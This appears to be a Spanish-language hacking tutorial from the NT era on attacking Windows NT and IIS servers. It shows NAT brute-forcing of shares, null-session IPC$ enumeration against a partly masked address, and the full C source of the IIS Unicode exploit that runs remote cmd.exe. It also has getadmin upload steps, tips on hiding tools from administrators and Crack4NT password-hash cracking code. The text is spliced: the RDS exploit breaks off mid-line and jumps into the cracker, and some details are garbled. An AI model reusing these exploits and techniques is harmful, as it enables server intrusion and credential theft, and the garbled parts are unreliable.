   Quita una cuenta de usuario  de  la  base  de  datos  de  cuentas  de
   usuario.



Opciones
--------


 /active:{no | yes}
   Desactiva o activa la cuenta  de  usuario.  Si  no  esta  activa,  el
   usuario no puede tener acceso a los recursos  del  equipo.  El  valor
   predeterminado es yes (activa).

 /comment:"texto"
```

```
  Proporciona un comentario descriptivo acerca de la cuenta de usuario.
  Puede hasta tener 48 caracteres. Escriba el texto entre comillas.

/countrycode:nnn
  Usa los codigos de pais del sistema operativo para instalar los
  archivos de ayuda y mensajes de error en el idioma especificado. Un
  valor 0 significa el codigo de pais predeterminado.

/expires:{fecha | never}
  El parametro fecha establece una fecha de caducidad de la cuenta de
  usuario, mientras que never determina una duracion ilimitada de dicha
  cuenta. Las fechas de caducidad pueden darse en el formato mm/dd/aa o
  mm,dd,aa, dependiendo de /countrycode. Observe que la cuenta caduca
  al comienzo de la fecha especificada. Los meses pueden indicarse con
  un numero, con todas sus letras o abreviados con tres letras. Los
  a~os pueden constar de dos o cuatro digitos. Utilice comas o barras
  diagonales para separar por partes de la fecha (no espacios en
  blanco). Si se omite aa, se asume el a~o de la siguiente fecha (de
  acuerdo con la fecha y hora de su equipo). Por ejemplo, las
  siguientes entradas de fecha son equivalentes si se introducen
  entre el 10 de enero de 1994 y el 8 de enero de 1885.

    jan,9 /9/95 ,9,1995 /9

/fullname:"nombre"
  Agrega un determinado nombre al usuario en lugar de su nombre de
  usuario normal. Escriba dicho nombre entre comillas.

/homedir:ruta_acceso
  Establece la ruta de acceso del directorio particular del usuario.
  Dicha ruta debe ser una ya existente.

/homedirreq:{yes | no}
  Establece si es necesario un directorio particular.

/passwordchg:{yes | no}
  Especifica si los usuarios pueden cambiar su contrase~a. El valor
  predeterminado es yes.

/passwordreq:{yes | no}
  Especifica si una cuenta de usuario debe tener una contrase~a. El
  valor predeterminado es yes.

/profilepath[:ruta_acceso]
  Establece una ruta de acceso para el perfil de inicio de sesion del
  usuario. Dicha ruta lleva a un perfil de registro.

/scriptpath:ruta_acceso
  Establece una ruta de acceso al archivo de comandos de inicio de
  sesion del usuario. Ruta_acceso no puede ser una ruta absoluta; es
  relativa a %raiz_sistema%\SYSTEM32\REPL\IMPORT\SCRIPTS.

/times:{horas | all}
  Especifica las horas en las que se permite al usuario el uso del
  equipo. El valor horas se expresa como dia.

  [-dia][,dia[-dia]] ,hora[-hora][,hora[-hora]], limitado a incrementos
  de una hora. Los dias se pueden deletrear o abreviar (L, M, Mi, J, V,
  S, D). Las horas se pueden escribir en formato de 12 o 24 horas. Para
  el formato de 12 horas, use AM, PM, O A.M., P.M. El valor all
  significa que un usuario puede iniciar una sesion en cualquier
  momento. Un valor nulo (en blanco) significa que un usuario nunca
  puede iniciar la sesion. Separe al dia y la hora mediante comas, y
  las unidades de dia y hora con punto y coma (por ejemplo,
  L,4AM-5PM;M,1AM-3PM). No use espacios en la especificacion de /times.
```

```
 /usercomment:"texto"
   Permite que un administrador  agregue  o  cambie  el  "Comentario  de
   usuario" de la cuenta. Escriba el texto entre comillas.

 /workstations:{nombre_equipo [,...] | *}
   Lista de hasta ocho estaciones de trabajo desde las  que  un  usuario
   puede iniciar una sesion  en  la  red.  Separe  los  nombres  de  las
   estaciones con una coma. Si /workstation no es una lista  o  esta  es
   igual a un *, el usuario puede iniciar  una  sesion  desde  cualquier
   equipo.



Ejemplos
--------


 Para mostrar una lista de todas  las  cuentas  de  usuario  del  equipo
 local, escriba:

   net user

 Para ver informacion acerca de la cuenta juanh, escriba:

   net user juanh

 Para agregar una cuenta de usuario para Enrique Perez, con derechos  de
 inicio de sesion desde las 8 A.M. a 5 P.M.  de  lunes  a  viernes  (sin
 espacios  en  las  especificaciones  de  las  horas),  una   contrase~a
 obligatoria y el nombre completo del usuario, escriba:

   net user enriquep enriquep /add /passwordreq:yes
                              /times:lunes-viernes,8am-5pm
                              /fullname:"Enrique Prez"

 El nombre  de  usuario ( enriquep)  se  escribe  la  segunda  vez  como
 contrase~a.

 Para establecer la hora de inicio de sesion de juansp (8 A.M. a 5 P.M.)
 usando la notacion de 24 horas, escriba:

   net user juansp /time:Lun-Vie,08:00-17:00

 Para establecer la hora de inicio de sesion de juansp (8 A.M a  5 P.M.)
 usando la notacion de 12 horas, escriba:

   net user juansp /time:Lun-Vie,8am-5pm

 Para especificar las horas de inicio de sesion de 4 A.M a  5  P.M.  los
 Lunes, 1 P.M. a 3 P.M. los martes y 8 A.M. a  5  P.M.  de  Miercoles  a
 Viernes para mariasl, escriba:

   net user mariasl /time:Lun,4am-5pm;Mar,1pm-3pm;Mie-Vie,8:00-17:00

 Para  establecer  /homedirreq  en  yes  para   enriquep   y   asignarle
 \\SERVIDOR\USUARIOS\\ENRIQUEP como directorio particular, escriba:

   net user enriquep /homedirreq:yes

   /homedir \\SERVIDOR\USUARIOS\ENRIQUEP


Notas
-----
```

Este comando puede escribirse tambien como net users.

Use el comando net user para crear y controlar las cuentas de usuarios de un dominio. La informacion sobre dichas cuentas se almacena en la base de datos de cuentas de usuario.

Cuando escriba el comando net user en un equipo que ejecute Windows NT Server, los cambios en la base de datos de cuentas se produciran automaticamente, en el controlador principal de dominio y luego se duplicaran en los controladores de reserva. Esto es valido unicamente para los dominios de Windows NT Server.

> Net View:

Muestra una lista de dominios, una lista de equipos o los recursos compartidos en el equipo especificado.

net view [\\nombre_equipo | /domain[:nombre_dominio]]

net view /network:nw [\\nombre_equipo]

Parametros
---

ninguno
Escriba net view sin parametros para mostrar la lista de los equipos del dominio actual.

nombre_equipo
Especifica el equipo cuyos recursos compartidos desea ver.

/domain[:nombre_dominio]
Especifica el dominio del que se desean ver los equipos disponibles. Si se omite nombre_dominio, se mostraran todos los dominios de la red.

/network:nw
Muestra todos los servidores disponibles de una red NetWare. Si se especifica un nombre de equipo, se mostraran los recursos disponibles en dicho equipo de la red NetWare. Mediante esta opcion tambien pueden especificarse otras redes que se hayan agregado al sistema.

Ejemplos

Para ver una lista de los recursos compartidos por el equipo \\PRODUCTOSM, escriba:

net view \\productos

Para ver los recursos disponibles en el servidor NetWare \\MARKETING, escriba:

net view /network:nw \\marketing

Para ver una lista de los equipos del dominio o grupo de trabajo Ventas, escriba:

net view /domain:ventas

Notas

Use el comando net view para mostrar una lista de equipos similar a la siguiente:

```
Nombre de servidor              Comentario
-------------------------------------------------------------------

\\PRODUCCION                    Servidor de archivos de Produccion
\\PRINT1                        Sala de impresoras, primer piso
\\PRINT2                        Sala de impresoras, segundo piso
```

[5.4 - Nbtstat]

Veamos mas detenidamente este util comando. He aqui sus parametros:

- a : Lista la tabla de nombres de los ordenadores remotos a partir del nombre de la maquina.
- A : Lista la tabla de nombres de los ordenadores remotos a partir de su IP.
- c : Lista los nombres de cache remotos incluyendo sus IP's.
- n : Lista los nombres NetBIOS *locales*.
- r : Lista los nombres resueltos via broadcast y via WINS.
- R : Depura y actualiza la tabla de nombres de cache remoto.
- S : Lista tablas de sesiones a partir de la IP.
- s : Lista tablas de sesiones convirtiendo las IP's a nombres NetBIOS.

NetBIOS no tiene ningun error de dise~o, o por lo menos si lo hay no ha salido a la luz. Sin embargo hay una herramienta (puede haber mas, sin

[5.4 - Vulnerabilidades de NetBIOS]

NetBIOS tiene muy pocos errores de dise~o, asi que para poder hackear una maquina NT por NetBIOS, solo tendremos dos opciones principalmente: Extraer informacion de la maquina por IPC$ o averiguar sus contrase~as a traves del NAT.

Si se dispone de un se~or diccionario (entiendase por un diccionario cuyo tama~o ronde los 1024k) en el idioma adecuado, tenemos un objetivo que no esta demasiado concienciado por las contrase~as y con unos recursos "protegidos" por contrase~a, NAT podria alegrarnos el dia.

Veamos mas a fondo esta herramienta.

[5.4.1 - NAT]

Son las siglas de NetBIOS Auditing Tool, o herramienta para auditorear NetBIOS.

Como ya he dicho antes es una muy util herramienta. Veamos como usarla.

```
   Argumentos
   ----------

nat -o resultados -u listausuarios -p listapasswords direccion_IP
```

Con el parametro "-o" se especifica el fichero en el cual se guardaran los resultados de la auditoria. Con el parametro "-u" se especifica el fichero en el que tendremos una lista de los usuarios cada uno separados por un salto de linea. Con el parametro "-p" especificamos el fichero en el que guardamos las contrase~as que NAT ira probando con cada usuario, separadas por un salto de carro. Y en Direccion_IP metemos la IP o DNS de la victima. Tambien podemos conseguir hacer un barrido de IP's especificando la IP de inicio y la IP final, por ejemplo 123.12.13.1-255, que haria un barrido de clase C. Se pueden lograr mas combinaciones en este apartado, para ello recomiendo leer el NAT_DOC.txt que acompa~a a NAT.

Veamos un ejemplo del uso de NAT, sacado de un documento de Rhino9:

```
C:\nat -o vacuum.txt -u usuarios.txt -p pass.txt 204.73.131.10-204.73.131.30


[*]--- Reading usernames from usuarios.txt
[*]--- Reading passwords from pass.txt

[*]--- Checking host: 204.73.131.11
[*]--- Obtaining list of remote NetBIOS names

[*]--- Attempting to connect with name: *
[*]--- Unable to connect

[*]--- Attempting to connect with name: *SMBSERVER
[*]--- CONNECTED with name: *SMBSERVER
[*]--- Attempting to connect with protocol: MICROSOFT NETWORKS 1.03
[*]--- Server time is Mon Dec 01 07:44:34 1997
[*]--- Timezone is UTC-6.0
[*]--- Remote server wants us to encrypt, telling it not to

[*]--- Attempting to connect with name: *SMBSERVER
[*]--- CONNECTED with name: *SMBSERVER
[*]--- Attempting to establish session
[*]--- Was not able to establish session with no password
[*]--- Attempting to connect with Username: ADMINISTRATOR' Password: 'pass'
[*]--- CONNECTED: Username: ·DMINISTRATOR' Password: 'pass'

[*]--- Obtained server information:

Server=[STUDENT1] User=[] Workgroup=[DOMAIN1] Domain=[]

[*]--- Obtained listing of shares:

        Sharename      Type      Comment
        ---------      ----      -------
        ADMIN$         Disk:     Remote Admin
        C$             Disk:     Default share
        IPC$           IPC:      Remote IPC
        NETLOGON       Disk:     Logon server share
        Test           Disk:

[*]--- This machine has a browse list:

        Server               Comment
        ---------            -------
```

```
        STUDENT1


[*]--- Attempting to access share: \\*SMBSERVER\
[*]--- Unable to access

[*]--- Attempting to access share: \\*SMBSERVER\ADMIN$
[*]--- WARNING: Able to access share: \\*SMBSERVER\ADMIN$
[*]--- Checking write access in: \\*SMBSERVER\ADMIN$
[*]--- WARNING: Directory is writeable: \\*SMBSERVER\ADMIN$
[*]--- Attempting to exercise .. bug on: \\*SMBSERVER\ADMIN$

[*]--- Attempting to access share: \\*SMBSERVER\C$
[*]--- WARNING: Able to access share: \\*SMBSERVER\C$
[*]--- Checking write access in: \\*SMBSERVER\C$
[*]--- WARNING: Directory is writeable: \\*SMBSERVER\C$
[*]--- Attempting to exercise .. bug on: \\*SMBSERVER\C$

[*]--- Attempting to access share: \\*SMBSERVER\NETLOGON
[*]--- WARNING: Able to access share: \\*SMBSERVER\NETLOGON
[*]--- Checking write access in: \\*SMBSERVER\NETLOGON
[*]--- Attempting to exercise .. bug on: \\*SMBSERVER\NETLOGON

[*]--- Attempting to access share: \\*SMBSERVER\Test
[*]--- WARNING: Able to access share: \\*SMBSERVER\Test
[*]--- Checking write access in: \\*SMBSERVER\Test
[*]--- Attempting to exercise .. bug on: \\*SMBSERVER\Test

[*]--- Attempting to access share: \\*SMBSERVER\D$
[*]--- Unable to access

[*]--- Attempting to access share: \\*SMBSERVER\ROOT
[*]--- Unable to access

[*]--- Attempting to access share: \\*SMBSERVER\WINNT$
[*]--- Unable to access
```

Una vez el NAT se encuentra auditando un host, y encuentra alguna cuenta valida, te informa sobre los recursos a los que puedes acceder y con que privilegios tienes sobre ellos.

[5.4.2 - IPC$]

Muchos de vosotros estareis pensando en como algunos programas son capaces de saber todos los usuarios en una maquina NT remota, ademas de poder extraer mucha informacion interesante que sin duda no deberia ser accesible por cualquiera. La respuesta esta en el recurso (pseudo)oculto del IPC. IPC son las siglas de Inter-Process Communication, y es usado para las comunicaciones entre maquinas NT. Asi cuando una maquina quiere saber determinada informacion sobre la otra... utiliza este recurso para ello. Esto estaria muy bien si el recurso no estuviera accesible para todo el mundo, claro.

Este recurso funciona en W2K y WNT, de la misma forma, dando la misma informacion a cualquiera, sin necesidad de identificarse. Esto no esta nada bien. Entre la gran informacion que es capaz de proporcionarnos nos podemos con de nombres de usuarios validos, grupos validos, caracteristicas de las cuentas, recursos compartidos, nombre del dominio, etc. Para que luego algunos admistradores pongan el grito en el cielo porque a traves de IIS se puede saber el nombre de dominio del servidor.

Todo lo que necesitaremos para explotar este recurso es un interprete de comandos de Ms-Dos, y las clasicas herramientas Sid2User y User2Sid. El primero te da un nombre de usuario/grupo a partir de un Sid y el segundo te da un Sid a partir de un nombre de usuario.

Vamos a poner un ejemplo de sustraccion de informacion via IPC$. Yo nunca hago esta tarea manualmente, prefiero ahorrar toxinas y utilizar o bien un script que me automatice la tarea (como el userlist.pl de Mnemonix) o bien un escaner. Sin embargo resulta imprescindible saber hacerlo via linea de comandos. Mis comentarios van precedidos de &&.

```
C:\> net view \\xx.34.xx.y51
System error 5 has occurred.

Access is denied.

&&& Normal. Asi tan de golpe, pues como que le da corte. Hay que romper el
&&& hielo...

C:\>net use \\xx.34.xx.y51\ipc$ "" /user:""
The command completed successfully.

C:\>net view \\xx.34.xx.y51
Shared resources at \\xx.34.xx.y51


Nombre              Sufijo  Tipo  Servicio
-------------------------------------------------------------------

Inetpub      Disk
Enterprise   Disk
Admin’s home Disk                Confidential
NETLOGON     Disk                Logon server share
Backup       Disk                Backups!
The command completed successfully.

&&& Ahora comenzamos a conocernos. A partir de ahi yo podria hacer un ataque
&&& de fuerza bruta con el NAT para averiguar la contrase~a de los recursos
&&& compartidos.
```

Aqui solo he usado IPC$ para listar sus recursos compartidos... con las herramientas adecuadas se podria sacar mas informacion siguiendo los mismos procedimientos.

[5.5 - Conclusion sobre NetBIOS]

Como ya dije anteriormente, NetBIOS solo tiene un par de bugs, que si estan parcheados, haran dificil la entrada. De lo que nos podremos aprovechar sera de la mala concesion de los permisos, un fallo muy tipico.

-=-

[6 - Vulnerabilidades WEB]

Muchos de los productos que Microsoft ha dise~ado para convertir NT en un

servidor Web han tenido y tienen muchos fallos de seguridad, que le han otorgado una nefasta fama en lo que a su seguridad concierne. No vamos a ver todos los bugs de estos productos, ya que son muchisimos. Quiza para una proxima version... de momento aqui teneis las vulnerabilidades mas graves segun mi opinion de estas aplicaciones.

[6.1 - Vulnerabilidades en IIS]

La gran mayoria de servidores de NT corren por IIS. IIS son las siglas de Internet Information Server, y es un pack de aplicaciones que te permiten realizar las funciones de servidor Web, FTP, etc.

Todavia no se puede comparar con Apache... pero tampoco es demasiado malo como servidor Web, despues de todo. Sin embargo en el tema de la seguridad le han dado algun mazazo que otro como a continuacion se vera.

Hasta el dia de hoy han aparecido muchisimos bugs para IIS, muchos de ellos de gran envergadura que comprometian por entera la seguridad en el servidor afectado.

Aqui solo voy a mostrar unos pocos, los mas "utiles" e interesantes. Si alguien tiene ganas de ver todos los bugs de IIS que se pase por las URL’s que se dan en el apendice.

[6.1.1 - Escapando del arbol de web: Unicode’s bug]

Este es un bug descubierto hace relativamente poco, y muy peligroso, ya que este permite al atacante ejecutar programas en el servidor afectado.

Este bug afecta a las versiones 4.0 y 5.0 del IIS.

El fallo se basa en la tipica fuga del arbol de web, subiendo directorios a~adiendo rutas con "../" para escapar del arbol de la web y entrar en directorios de sistema, etc.

IIS no deja escalar directorios de esa manera, pero si los sustituimos como caracteres unicode la cosa cambia totalmente... pudiendo ejecutar cualquier programa del que sepamos la ruta, como el cmd.exe (shell de comandos), a~adiendo usuarios y otorgandoles permisos de administrador, y muchas mas cosas que dejo a cargo de la imaginacion del lector.

A continuacion incluyo el codigo del exploit que incubus hizo para poder explotar dicha vulnerabilidad.

```
-- Comienza el codigo --
<++>xploits/iisexc.c

    /* iisex iis exploit  (<- nost’s idea) v2
     * ---------------------------------------
     * Okay.. the first piece of code was not really finished.
     * So, i apologize to everybody..
     *
     * by incubus <incubus@securax.org>
     *
     * grtz to: Bio, nos, zoa, reg and vor... (who else would stay up
     * at night to exploit this?) to securax (#securax@efnet) - also
     * to kim, glyc, s0ph, tessa, lamagra and steven.
     * thx to spydir :)
     */
```

```
 #include <netdb.h>
 #include <netinet/in.h>
 #include <sys/types.h>
 #include <sys/socket.h>
 #include <stdio.h>
 #include <stdlib.h>
 #include <string.h>
 #include <errno.h>

 int main(int argc, char **argv){
     char buffy[666]; /* well, what else? I dunno how long your commands
                         are... */
     char buf[500];
     char rcvbuf[8192];
     int i, sock, result;
     struct sockaddr_in  name;
     struct hostent      *hostinfo;
     if (argc < 2){
     printf ("try %s www.server.com\n", argv[0]);
     printf ("will let you play with cmd.exe of an IIS4/5 server.\n");
     printf ("by incubus <incubus@securax.org>\n\n");
     exit(0);
     }
     printf ("\niisex - iis 4 and 5 exploit\n----------------------------\n");
     printf ("act like a cmd.exe kiddie, type quit to quit.\n");
     for (;;)
         {
         printf ("\n[enter cmd> ");
         gets(buf);
         if (strstr(buf, "quit")) exit(0);
         i=0;
         while (buf[i] != '\0'){
             if(buf[i] == 32) buf[i] = 43;
             i++;
             }
         hostinfo=gethostbyname(argv[1]);
         if (!hostinfo){
             herror("Oops"); exit(-1);
         }

         name.sin_family=AF_INET; name.sin_port=htons(80);
         name.sin_addr=*(struct in_addr *)hostinfo->h_addr;
         sock=socket(AF_INET, SOCK_STREAM, 0);
         result=connect(sock, (struct sockaddr *)&name, sizeof(struct sockaddr_in));
         if (result != 0) { herror("Oops"); exit(-1); }
         if (sock < 0){
         herror("Oops"); exit(-1); }
         strcpy(buffy,"GET /scripts/..\%c0%af../winnt/system32/cmd.exe?/c+");
         strcat(buffy,buf);
         strcat(buffy, " HTTP/1.0\n\n");
         send(sock, buffy, sizeof(buffy), 0);
         recv(sock, rcvbuf, sizeof(rcvbuf), 0);
         printf ("%s", rcvbuf);
         close(sock);
         }
 }
<-->
 -- Finaliza el codigo --
```

[6.1.2 - IISHACK]

Este fue uno de los bugs mas sonados para IIS, descubierto por la gente de eEye, en junio de 1999.

Dicho bug se aprovecha de que IIS no se molesta en comprobar los limites de ls nombres de las url para los archivos de extension .htr , .idc y .stm.

Asi pues cuando se le hace una peticion a IIS para un archivo cuya extension sea las ya arriba mencionadas de mas de 3K, se produce el tipico error de violacion de acceso...

Asi que eEye se puso a trabajar en un exploit para dicho bug, y hasta una aplicacion que ayuda a usar el exploit... ademas de una version de nc retocada, etc.

Cabe decir que durante las primeras versiones iishack (el programa que permitia usar el exploit facilmente) no funcionaba correctamente (anti script kiddies), por lo que los evil hax0rs quedaban frustrados... sin embargo al cabo de unas semanas pusieron la version correcta, por lo que la version de IISHACK que os bajeis funcionara correctamente.

Podreis encontrar el exploit en la web de eeye, www.eeye.com .

[6.1.3 - Hackeandolo via user anonymous]

Este ataque es bien sencillo, para poderlo efectuarlo con exito tan solo necesitaremos que la victima permita el usuario anonymous por ftp, y que este permita el subir ficheros a un directorio virtual, como por ejemplo wwwroot, para mas tarde ejecutarlas en el servidor via http.

Lo unico que deberemos subir a la carpeta virtual sera alguna aplicacion que de nos de acceso administrador, por ejemplo Getadmin o Sechole. Ahora probaremos la efectividad de GetAdmin.

Una vez subidos los ficheros getadmin.exe y gasys. dll haremos correr getadmin en el servidor getadmin. Para ello vamos a suponer que hemos subido los ficheros en la carpeta virtual wwwroot.

```
http://www.victima.com/wwwroot/getadmin.exe?iusr_nombredelhost
```

Ahora os preguntareis que como sabemos el nombre del host. Pues para eso o bien nos valemos de la ayuda del ftp de la misma victima, o le escaneamos con algun escaneador de vulnerabilidades, donde se nos indicara.

Una vez ejecutado getadmin ya disponemos de nuestra propia cuenta, y os preguntareis que que hacer. Pues ahora podrias subir el cmd.exe para moveros por el sistema, o el netcat, para luego ejecutar samdump... lo demas es puro tramite.

Recordad que si optais por subir cmd.exe y probar moveros por el sistema mediante el navegador, los espacios equivalen a %20, %2B equivale a un "+", etc. Es importante esconder los ficheros utilizados para acceder al sistema, a poder ser en un directorio de sistema con un nombre que no llame la atencion, y esconderlos mediante el comando attrib. Esto no los hace invisible al admin, sobre todo si ha configurado el explorador de windows para ver tambien los ficheros ocultos. Tambien se recomienda cuando ya no necesitarais alguna herramienta... borrarla, o camuflarla.

[6.1.4 - Hackeandolo via IISADMIN]

IIS trae consigo una utilidad que permite el administrar remotamente el servicio IIS via web. Esta utilidad es por defecto accesible al usuario anonimo, siendo necesario una cuenta con privilegios administrativos para modificar los servicios del mismo.

Sin embargo, que nos impide probar ataques por fuerza bruta? es mas, hay aplicaciones que nos permiten automatizar esta tarea, siendo una especia de NAT para IIS.

Ademas, tendremos acceso a la documentacion, por lo que si alguien no esta muy puesto en el funcionamiento de IIS, hay tiene un porron de informacion.

Se me olvidaba, el directorio es el /iisadmin .

Recomiendo a los admins borrar este directorio sino lo utilizan, ya que si se ha cambiado la contrase~a que venia por defecto (una contrase~a bastante robusta) y el atacante es persistente seguro la acabara adivinando.

[6.1.5 - Ejecucion de comandos locales MSADC]

Este bug permite ejecutar comandos de NT remotamente en el servidor fruto de nuestras inquietudes. Excelente.

El problema radica en que los comandos del lenguaje SQL permiten, si se le incluye la barra vertical '|', incluir comandos de shell de NT.

Veamos... entonces para explotar esta vulnerabilidad necesitariamos poder acceder a una base de datos remotamente, claro... he aqui el RDS... que mira por donde permite la entrada de comandos VBA. Pero no solo RDS es el responsable del bug, hay mas culpables... como el MS Jet Database Engine, que permite tambien comandos VBA...

Ademas las peticiones a las bases de datos remotamente se hacen a traves de ODBC, y IIS corre los comandos ODBC como system_local... oh my god!

Entonces llegamos a la conclusion de que podemos mandarle comandos de shell de NT a una base de datos, y ella los ejecutara, con privilegios de sistema. Pero... y si no hubiera bases de datos en el sistema?... ante todo tranquilidad, que Microsoft nos lo hace todo mas facil instalando por defecto una base de datos peque~ita, para que el admin vaya practicando.

Todo un acierto, si se~or.

Para explotar la vulnerabilidad usaremos el exploit de rfp, el cual esta muy bien dise~ado y tiene bastantes opciones interesantes, como la busqueda de bases de datos por fuerza bruta, el poder crear bases de datos explotando otro bug por sino encuentra ninguna, etc.

A continuacion incluyo el codigo en perl.

```
 -- Comienza el codigo --
<++>xploits/rds.pl
 #!perl
 #
 # MSADC/RDS 'usage' (aka exploit) script
 #
 # by rain.forest.puppy
 #
 # Many thanks to Weld, Mudge, and Dildog from l0pht for helping me
```

```
 # beta test and find errors!

 use Socket; use Getopt::Std;
 getopts("e:vd:h:XRVN", \%args);

 print "-- RDS exploit by rain forest puppy / ADM / Wiretrip --\n";

 if (!defined $args{h} && !defined $args{R}) {
 print qq~
 Usage: msadc.pl -h <host> { -d length);
                       if (pUnicodeDictEntry->buffer == NULL)
                       {
                        fprintf(stderr,"Unable to allocate space for unicode string\n");
                        exit(-1);
                         }

                         /* Password must be converted to NT unicode */
                         _my_mbstowcs( pUnicodeDictEntry->buffer, pDictEntry, uiLength);
                         /* Ensure string is null terminated */
                         pUnicodeDictEntry->buffer[uiLength] = 0;

                         /* Calculate length in bytes */
             uiLength = _my_wcslen(pUnicodeDictEntry->buffer) * sizeof(int16);

                         MDbegin(&MDContext);
                  for(i = 0; i + 64 <= (signed)uiLength; i += 64)
                  MDupdate(&MDContext,pUnicodeDictEntry->buffer + (i/2), 512);
        MDupdate(&MDContext,pUnicodeDictEntry->buffer + (i/2),(uiLength-i)*8);

                         /* end of Samba code */

           /* check if dictionary entry hashed to the same value as the user's
            * NT password, if so print out user name and the corresponding
            * password
            */
           if (memcmp(MDContext.buffer, pUserInfo->ntpassword, HASHSIZE) == 0)
                     {
     printf("Password for user %s is %s\n", pUserInfo->username,\ pDictEntry);
                       /* we are done with the password entry so free it */
                        free(pUnicodeDictEntry->buffer);
                        break;
                        }

                        /* we are done with the password entry so free it */
                        free(pUnicodeDictEntry->buffer);
                  }
         }

         /* cleanup a bunch */
         free(pUserInfo->username);
         memset(pUserInfo->ntpassword, 0, HASHSIZE);
         free(pUserInfo);
         free(pUnicodeDictEntry);

         /* everything is great */
         printf("Crack4NT is finished\n");
         return 0;
}

void Cleanup()
{
        memset(pPWEntry, 0, 258);
        memset(pDictEntry, 0, 129);
        memset(&MDContext.buffer, 0, HASHSIZE);
}
```

```
/* parse out user name and OWF */
int ParsePWEntry(char* pPWEntry, PUSER_INFO pUserInfo)
{
        int HexToBin(char*, uchar*, int);

        char pDelimiter[] = ":";
        char* pTemp;
        char pNoPW[] = "NO PASSWORD*********************";
        char pDisabled[] = "*******************************";

        /* check args */
        if (pPWEntry == NULL || pUserInfo == NULL)
        {
                return FALSE;
        }

        /* try and get user name */
        pTemp = strtok(pPWEntry, pDelimiter);
        if (pTemp == NULL)
        {
                return FALSE;
        }

        /* allocate space for user name in USER_INFO struct */
        pUserInfo->username = (char*)malloc(strlen(pTemp) + 1);
        if (pUserInfo->username == NULL)
        {
                fprintf(stderr,"Unable to allocate memory for user name\n");
                return FALSE;
        }

        /* get the user name into the USER_INFO struct */
        strcpy(pUserInfo->username, pTemp);

        /* push through RID and LanMan password entries to get to NT password */
        strtok(NULL, pDelimiter);
        strtok(NULL, pDelimiter);

        /* get NT OWF password */
        pTemp = strtok(NULL, pDelimiter);
        if (pTemp == NULL)
        {
                free(pUserInfo->username);
                return FALSE;
        }

        /* do a sanity check on the hash value */
        if (strlen(pTemp) != 32)
        {
                free(pUserInfo->username);
                return FALSE;
        }

 /* check if the user has no password - we return FALSE in this case to avoid
  * unnecessary crack attempts
  */
        if (strcmp(pTemp, pNoPW) == 0)
        {
                printf("User %s has no password\n", pUserInfo->username);
                return FALSE;
        }

        /* check if account appears to be disabled - again we return FALSE */
```

```
        if (strcmp(pTemp, pDisabled) == 0)
        {
            printf("User %s is disabled most likely\n", pUserInfo->username);
            return FALSE;
        }

        /* convert hex to bin */
        if (HexToBin((unsigned char*)pTemp, (uchar*)pUserInfo->ntpassword,16) == FALSE)
        {
                free(pUserInfo->username);
                return FALSE;
        }

        /* cleanup */
        memset(pTemp, 0, 32);

        return TRUE;
}


/* just what it says, I am getting tired
 * This is a pretty lame way to do this, but it is more efficent than
 * sscanf()
 */
int HexToBin(char* pHexString, uchar* pByteString, int count)
{
         int i, j;

         if (pHexString == NULL || pByteString == NULL)
         {
                fprintf(stderr,"A NULL pointer was passed to HexToBin()\n");
                return FALSE;
         }

         /* clear the byte string */
         memset(pByteString, 0, count);

         /* for each hex char xor the byte with right value, we are targeting
          * the low nibble
          */
         for (i = 0, j = 0; i < (count * 2); i++)
         {
                 switch (*(pHexString + i))
                 {
                        case '0': pByteString[j] ^= 0x00;
                                break;

                        case '1': pByteString[j] ^= 0x01;
                                break;

                        case '2': pByteString[j] ^= 0x02;
                                break;

                        case '3': pByteString[j] ^= 0x03;
                                break;

                        case '4': pByteString[j] ^= 0x04;
                                break;

                        case '5': pByteString[j] ^= 0x05;
                                break;

                        case '6': pByteString[j] ^= 0x06;
                                break;
```

```
                        case '7': pByteString[j] ^= 0x07;
                                break;

                        case '8': pByteString[j] ^= 0x08;
                                break;

                        case '9': pByteString[j] ^= 0x09;
                                break;

                        case 'a':
                        case 'A': pByteString[j] ^= 0x0A;
                                break;

                        case 'b':
                        case 'B': pByteString[j] ^= 0x0B;
                                break;

                        case 'c':
                        case 'C': pByteString[j] ^= 0x0C;
                                break;

                        case 'd':
                        case 'D': pByteString[j] ^= 0x0D;
                                break;

                        case 'e':
                        case 'E': pByteString[j] ^= 0x0E;
                                break;

                        case 'f':
                        case 'F': pByteString[j] ^= 0x0F;
                                break;

                        default: fprintf(stderr,"invalid character in NT MD4 string\n");
                                    return FALSE;
                }

             /* I think I need to explain this ;) We want to incremet j for every
              * two characters from the hex string and we also want to shift the
              * low 4 bits up to the high 4 just as often, but we want to alternate
              * The logic here is to xor the mask to set the low 4 bits, then shift
              * those bits up and xor the next mask to set the bottom 4. Every 2
              * hex chars for every one byte, get my screwy logic? I never was
              * good at bit twiddling, and sscanf sucks for efficiency :(
              */
                        if (i%2)
                        {
                                j ++;
                        }
                        if ((i%2) == 0)
                        {
                                pByteString[j] <<= 4;
                        }
               }

                return TRUE;
}


/* the following functions are from the Samba source, and many thanks to the
 * authors for their great work and contribution to the public source tree
 */

/* Routines for Windows NT MD4 Hash functions. */
static int _my_wcslen(int16 *str)
```

```
{
       int len = 0;
       while(*str++ != 0)
               len++;
       return len;
}

/*
 * Convert a string into an NT UNICODE string.
 * Note that regardless of processor type
 * this must be in intel (little-endian)
 * format.
 */
static int _my_mbstowcs(int16 *dst, uchar *src, int len)
{
       int i;
       int16 val;

       for(i = 0; i < len; i++) {
               val = *src;
               SSVAL(dst,0,val);
               dst++;
               src++;
               if(val == 0)
                       break;
       }
       return i;
}
<-->

-- Finaliza el codigo --
```

-=-

[10 - Herramientas de control remoto]

Quienes lo han probado ya lo saben. Controlar una maquina remotamente con todos los privilegios es un placer. Para ello, se puede optar por un par de soluciones, controlar a la maquina por medio de troyanos o por herramientas comerciales, por norma mas potentes que los anteriores, pero estos requieren autentificacion, por lo que en principio solo pueden ser usados por personal autorizado. Remarquese "en principio".

Aqui estudiaremos estas dos clases de software para controlar remotamente una maquina. Veremos en profundidad el software comercial mas usado para ello, repasando sus bugs y sus caracteristicas, y explicare las cualidades de algunos troyanos para NT, cuales son sus ventajas/desventajas, etc.

[10.1 - Software comercial]

Los programas de control remoto de terminales de pago, son por norma mucho mas potentes en lo que a opciones se refiere que los troyanos. Estos se usan bastante en empresas, donde el administrador no podra estar siempre delante de la maquina, y quiere disfrutar de una gui remota, rapida, eficaz, y segura, claro.

Los principales problemas de seguridad que suelen dar son: tener el

programa mal configurado, con contrase~as debiles, o que el programa tenga un bug que no esta parcheado. Lo tipico.

Que sirva lo siguiente como comparativa de seguridad de los siguientes programas.

[10.1.1 - Citrix]

